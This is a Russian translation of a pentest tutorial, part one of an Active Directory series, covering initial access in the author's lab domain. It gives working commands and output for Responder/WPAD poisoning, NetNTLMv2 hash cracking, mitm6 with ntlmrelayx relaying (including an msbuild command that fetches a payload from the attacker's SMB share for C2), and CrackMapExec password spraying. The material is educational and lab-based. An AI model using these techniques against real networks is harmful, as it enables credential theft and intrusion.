


Пентест Active Directory. Часть 1

 habr.com/ru/companies/otus/articles/481348

December 20, 2019

[Автор оригинала: INFOSEC](#)

Перевод статьи подготовлен специально для студентов курса [«Пентест. Практика тестирования на проникновение»](#).



У меня было несколько клиентов, пришедших ко мне перед пентестом с уверенностью в том, что они были в хорошей форме, потому что их анализ уязвимостей не показал критических уязвимостей, и что они готовы к пентесту, лишь за тем, чтобы я получил права администратора домена за пятнадцать минут, просто воспользовавшись ошибками в конфигурациях в AD.

Одним из пробелов в образовании, который я вижу в области тестирования на проникновение, является недостаток осведомленности, когда дело доходит до пентестинга Active Directory (AD). К сожалению, OSCP не учит пентестированию AD, и даже курс SANS GPEN едва касается этого. Цель этой серии — помочь продемонстрировать некоторые приемы, инструменты и методы, которые я

использовал в прошлом для успешных пентестов с использованием AD. Это ни в коем случае не исчерпывающее пособие по каждому методу или инструменту. На протяжении всей этой серии я буду использовать Kali Linux 2019 и работать в своем фиктивном домене через виртуальные машины.

Давайте начнем с определения **цели**: цель теста на проникновение состоит в том, чтобы выявить любой возможный вектор атаки, который злоумышленник будет использовать для взлома сети. Дело **не только** в том, чтобы получить права администратора домена, а затем выйти.

Теперь, когда у нас есть цель, мы должны выполнить несколько шагов для ее достижения. Ниже (грубое) визуальное руководство по циклу пентестинга.



Автор: Microsoft

Синописис: клиент нанял вас для проведения теста на проникновение в своей сети, в которой используется Active Directory. Вам не предоставили ничего. У вас нет ни учетных данных, ни границ тестирования, ни пропуска, чтобы войти в парадный вход, однако вам удастся проникнуть за кем-то через дверь и найти уединенную комнату с IP-телефоном. Вы отключаете IP-телефон, подключаете ноутбук и обнаруживаете себя в сети. Что дальше? **Внедрение.**

Без учетных данных мы можем проводить лишь ограниченную разведку, и разведка будет происходить практически на каждом этапе цикла, однако есть несколько вещей, которые мы можем сделать сразу, чтобы закрепиться в сети. Во-первых, поскольку у нас есть доступ к сети, просто проверьте, в какой подсети мы работаем, через `ifconfig` или `ipconfig`. Получив IP-адрес, выполните команду `ping` в `ntmap`, чтобы увидеть, доступны ли другие устройства.

```
ntmap -sn 192.168.1.1/24объяснить с
```

Если возвращаются устройства, значит, вы в деле. Если вы ничего не получаете, возможно, ICMP отключен, в сети нет других устройств или поскольку вы не прошли проверку подлинности, вы не можете обмениваться данными с другими устройствами и, возможно, заблокированы решением для обеспечения безопасности личности (например, Cisco ISE). Ради статьи, давайте предположим, что возвращается несколько машин и вы успешно можете пропинговать их.

Инструмент: [Responder](#)

Далее мы будем использовать инструмент под названием **Responder**, или, если вы неравнодушны к Windows, **Inveigh**. Эти два инструмента проверяют наличие очень распространенной ошибки в конфигурации AD, что приводит к возможности отравления WPAD и NBT-NS. По умолчанию Windows настроена на поиск файла автоматической настройки прокси (PAC) через автоматическое обнаружение веб-прокси (WPAD). Важно отметить, что WPAD — это не протокол, который выполняет поиск, а всего лишь набор процедур, позволяющих устройству найти файл PAC. Автоматическое обнаружение файла PAC полезно для организаций, поскольку устройство отправит широковещательную рассылку с запросом прокси-файла и получит его. Однако, естественно, он не аутентифицирует, кто отправляет файл прокси, позволяя злоумышленнику отправить поддельный ответ, который затем запрашивает учетные данные.

В Kali responder установлен по умолчанию.

Hashcat Wordlists Command Line & Markov Batch Job Help About

Straight / Wordlist Combination Brute-force Hybrid Custom Commands & Sessions

Rules

Rules: ☐ C:\Hacking\HashcatGUI\rules\blandyuk_basic.rule ...

Rules: ☐ C:\Hacking\HashcatGUI\rules\T0XIC_ins2_basic.rule ...

Rules: ☐ C:\Hacking\HashcatGUI\rules\T0XIC_ins.rule ...

Rules: ☐ C:\Hacking\HashcatGUI\rules\T0XIC_rep.rule ...

Rules: ☐ ...

Rules: ☐ ...

Generate Rules: ☐ 1,000 (1k) ...

GPU Options

Workload Profile: High (Unresponsive) ...

Abort °C: Off ...

Devices: All ... Markov: Off ...

Session Name

2019-03-03

Input File: C:\Program Files (x86)\Hashcat\Hash.txt ... Clipboard ...

Output: ☒ C:\Program Files (x86)\Hashcat\Cracked.txt ...

Hash Type: NetNTLMv2 (5600) ... Separator: :

☒ Remove found hashes ☒ Ignore Warnings (-force) ☒ Disable Pot File

☐ Assume salt given in hex ☐ Ignore Usernames

☐ Assume charset given in hex ☒ CPU only

☒ Automatic update of the status-screen (60 secs)

Format: plain

I'm a HashKiller

Hashcat Path: C:\Program Files (x86)\Hashcat\hashcat64.exe ...

Мои настройки для HashcatGUI.

```

Cracked - Notepad
File Edit Format V
Password!
Dictionary cache hit:
* Filename..: C:\Program Files (x86)\Hashcat\wordlists\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

Session.....: 2019-03-03
Status.....: Cracked
Hash.Type.....: NetNTLMv2
Hash.Target....: ALICE::LAB:9b9a0ccb0cd8e730:093cb08dd79dba364e6892f...000000
Time.Started....: Sun Mar 03 19:31:59 2019 (0 secs)
Time.Estimated...: Sun Mar 03 19:31:59 2019 (0 secs)
Guess.Base.....: File (C:\Program Files (x86)\Hashcat\wordlists\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#3.....: 3163.8 kH/s (2.89ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 49153/14344384 (0.34%)
Rejected.....: 1/49153 (0.00%)
Restore.Point....: 36865/14344384 (0.26%)
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#3....: hewitt -> triplet
Started: Sun Mar 03 19:31:44 2019
Stopped: Sun Mar 03 19:32:00 2019

C:\Program Files (x86)\Hashcat>

```

Взломанный пароль — «Пароль!»

Теперь, когда мы успешно взломали пароль, у нас есть учетные данные “Алиса: Пароль”!

Прежде чем продолжить, есть несколько других методов, которые я хотел бы показать на случай, если Responder не работает.

Инструмент: [mitm6](#)

Допустим, сеть клиента использует легитимный PAC файл, и ваш спуфинг не работает. Существует еще один метод, который использует IPv6 и DNS для передачи учетных данных целевому объекту. По умолчанию IPv6 включен и фактически предпочтительнее, чем IPv4. Это означает, что если у компьютера есть DNS-сервер IPv6, он *предпочтет* его IPv4. Также по умолчанию машины Windows ищут DNS-сервер IPv6 через запросы DHCPv6, что значит, если мы подделываем DNS-сервер IPv6, мы можем эффективно контролировать, как устройство будет запрашивать DNS. Подробнее об этом можно прочитать [здесь](#).

Сначала скачайте [mitm6](#).

```
git clone https://github.com/fox-it/mitm6.git
cd mitm6
pip install .
```

Затем запустите его на целевой сетевой рабочей группе. Поскольку ранее мы уже пинговали сеть, мы также получили имена NetBIOS, узнав, что целевым доменом является lab.local.

Вот как выглядели настройки IP цели до того, как я запустил mitm6

```
Administrator: C:\Windows\system32\cmd.exe

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Description . . . . . : Intel(R) PRO/1000 MT Network Connection
    Physical Address. . . . . : 00-0C-29-EE-8F-23
    DHCP Enabled. . . . . : No
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::41e7:5aba:f5dc:31d8%11(Preferred)
    IPv4 Address. . . . . : 192.168.218.40(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.218.2
    DHCPv6 IAID . . . . . : 234884137
    DHCPv6 Client DUID. . . . . : 00-01-00-01-20-83-FD-7F-00-0C-29-82-48-93

    DNS Servers . . . . . : 192.168.218.10
    NetBIOS over Tcpip. . . . . : Enabled
```

Обратите внимание на один DNS-сервер

Затем я запустил mitm6

mitm6 -d lab.local

```
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:1c:63:e4]
IPv4 address: 192.168.218.129
IPv6 address: fe80::20c:29ff:fe1c:63e4
DNS local search domain: lab.local
DNS whitelist: lab.local

IPv6 address fe80::192:168:218:40 is now assigned to mac=00:0c:29:ee:8f:23 host=LABWIN701.lab.local ipv4=192.168.218.40
```

И теперь цели DNS-сервер изменился

```
Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : lab.local
    Description . . . . . : Intel(R) PRO/1000 MT Network Connection
    Physical Address. . . . . : 00-0C-29-EE-8F-23
    DHCP Enabled. . . . . : No
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::192:168:218:40%11(Preferred)
    Lease Obtained. . . . . : Sunday, March 03, 2019 8:19:59 PM
    Lease Expires . . . . . : Sunday, March 03, 2019 8:31:40 PM
    Link-local IPv6 Address . . . . . : fe80::41e7:5aba:f5dc:31d8%11(Preferred)
    IPv4 Address. . . . . : 192.168.218.40(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::20c:29ff:fe1c:63e4%11
    . . . . . : 192.168.218.2
    DHCPv6 IAID . . . . . : 234884137
    DHCPv6 Client DUID. . . . . : 00-01-00-01-20-83-FD-7F-00-0C-29-82-48-93

    DNS Servers . . . . . : fe80::20c:29ff:fe1c:63e4%11
    . . . . . : 192.168.218.10
    NetBIOS over Tcpip. . . . . : Enabled
    Connection-specific DNS Suffix Search List :
    . . . . . : lab.local
```

Обратите внимание на IPv6-адрес в качестве DNS-сервера.

Теперь настоящая уязвимость заключается в том, что Windows предпочитает IPv6, а не IPv4, то есть теперь я контролирую DNS.

Так что теперь мы используем тот факт, что мы контролируем DNS с помощью подмены ответов WPAD через ntlmrelayx.py. Я написал [руководство](#) о том, как установить его.

С запущенным mitm6 в одном окне, откройте другое и запустите ntlmrelayx.py

```
ntlmrelayx.py -wh 192.168.218.129 -t smb://192.168.218.128/ -i
```

объяснить с

-wh: сервер, на котором размещен файл WPAD (IP-адрес атакующего)

-t: цель (вы не можете пересылать учетные данные на то же устройство, которое фабрикуете)

-i: открыть интерактивную оболочку

```
^Croot@kali:~/Tools/impacket# ntlmrelayx.py -wh 192.168.218.129 -t smb://192.168.218.128/ -i
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server


[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.218.40, attacking target smb://192.168.218.128
[*] HTTPD: Client requested path: http://google.com/
[*] HTTPD: Client requested path: http://google.com/
[*] HTTPD: Client requested path: http://google.com/
[*] Authenticating against smb://192.168.218.128 as LAB\Admin SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
```

Отсюда вы можете установить соединение с вашей системой управления и контроля (C2) по вашему выбору. В этом случае я использую SILENTTRINITY, поэтому я использую команду -s для выполнения моей команды, которая в этом случае использует MSBuild для создания моего вредоносного пейлоада.


```
ntlmrelayx.py -wh 192.168.218.129 -t smb://192.168.218.50/ --no-smb-server -c
'C:\Windows\Microsoft.NET\Framework64\v3.5\msbuild.exe
\\192.168.218.129\SMB\msbuild.xml'Объяснить с
```

Но нет, `msbuild.exe` в этом случае не создает XML-файл, и я не получаю соединения с SILENTTRINITY, поскольку это было бы слишком просто. Вместо этого я смотрю на свой SMB-сервер и вижу ретранслируемый хеш

Который я, в свою очередь, взломаю.



```
Hash - Notepad
File Edit Format View Help
Admin::LAB:41414141414141:6a22cb8445c3c947cac87a8c61a779bc:0101000000000000ff2341a2d2d40167b4ce19c4055ca900000000010010005

Cracked - Notepad
File Edit Format View Help
Passw0rd1

C:\Windows\System32\cmd.exe
Maximum password length supported by kernel: 27

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Dictionary cache hit:
* Filename...: C:\Program Files (x86)\Hashcat\wordlists\rockyou.txt
* Passwords..: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

Session.....: 2019-03-04
Status.....: Cracked
Hash.Type.....: NetNTLMv2
Hash.Target....: ADMIN::LAB:41414141414141:6a22cb8445c3c947cac87a8...000000
Time.Started...: Mon Mar 04 10:55:04 2019 (0 secs)
Time.Estimated...: Mon Mar 04 10:55:04 2019 (0 secs)
Guess.Base.....: File (C:\Program Files (x86)\Hashcat\wordlists\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#3.....: 2873.1 kH/s (2.88ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 233473/14344384 (1.63%)
Rejected.....: 1/233473 (0.00%)
Restore.Point...: 221185/14344384 (1.54%)
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#3...: froggies2 -> superfresa
Started: Mon Mar 04 10:55:02 2019
Stopped: Mon Mar 04 10:55:05 2019

C:\Program Files (x86)\Hashcat>
```

И теперь у нас есть учетные данные сети без использования Responder.

Инструмент: [CrackMapExec](#)

CrackMapExec — это по сути швейцарский нож для пентестеров. От password spray атаки и передачи хеша, до выполнения команд, он должен быть в каждом наборе инструментов для пентестеров.

Если ничего не помогает, мы можем попытаться использовать password spray атаку. Есть причина, почему этот метод является последним, и это из-за блокировки пароля. Блокировка паролей не так распространена, как вы думаете, что позволяет злоумышленнику использовать атаку по словарю по именам пользователей. Получение имени пользователя — это первый шаг, который можно выполнить через OSINT и с помощью theHarvester. Если у нас нет имени пользователя из OSINT, мы также можем дать CrackMapExec (CME) список имен пользователей, но ради экономии времени давайте предположим, что у нас есть имя пользователя **rsmith**.

Если вы в Kali, CrackMapExec должен быть уже установлен, если вы используете более новую версию, но если нет, можно его установить

```
apt-get install crackmapexec
```

Так как в результате сканирования мы обнаружили устройство в сети, мы можем дать CME список паролей в паре с именем пользователя и попытаться войти в систему.

```
crackmapexec smb 192.168.218.40 -d lab.local -u rsmith -p ~/Documents/wordlists/fasttrack.txt --shares
```

Через несколько секунд пароль найден.

```
root@kali:~# crackmapexec smb 192.168.218.40 -d lab.local -u rsmith -p ~/Documents/wordlists/fasttrack.txt --shares
CME 192.168.218.40:445 LABWIN701 [*] Windows 6.1 Build 7601 (name:LABWIN701) (domain:LAB)
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Spring2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Spring2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Spring2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Spring2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Spring2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:spring2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:spring2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:spring2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:spring2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:spring2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Summer2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Summer2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Summer2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Summer2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Summer2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:summer2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:summer2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:summer2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:summer2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:summer2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Autumn2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Autumn2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Autumn2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Autumn2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:Autumn2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:autumn2017 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:autumn2016 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:autumn2015 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:autumn2014 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [-] lab.local\rsmith:autumn2013 STATUS_LOGON_FAILURE
CME 192.168.218.40:445 LABWIN701 [+] lab.local\rsmith:Winter2017
CME 192.168.218.40:445 LABWIN701 [+] Enumerating shares
CME 192.168.218.40:445 LABWIN701
CME 192.168.218.40:445 LABWIN701
```

Учетные данные найдены!

Это может выглядеть слишком CTF-ым, но сезон: год — чрезвычайно популярная комбинация паролей.

С этими полученными учетными данными у нас теперь есть учетная запись пользователя. Мы перейдем к повышению привилегий во [второй части](#).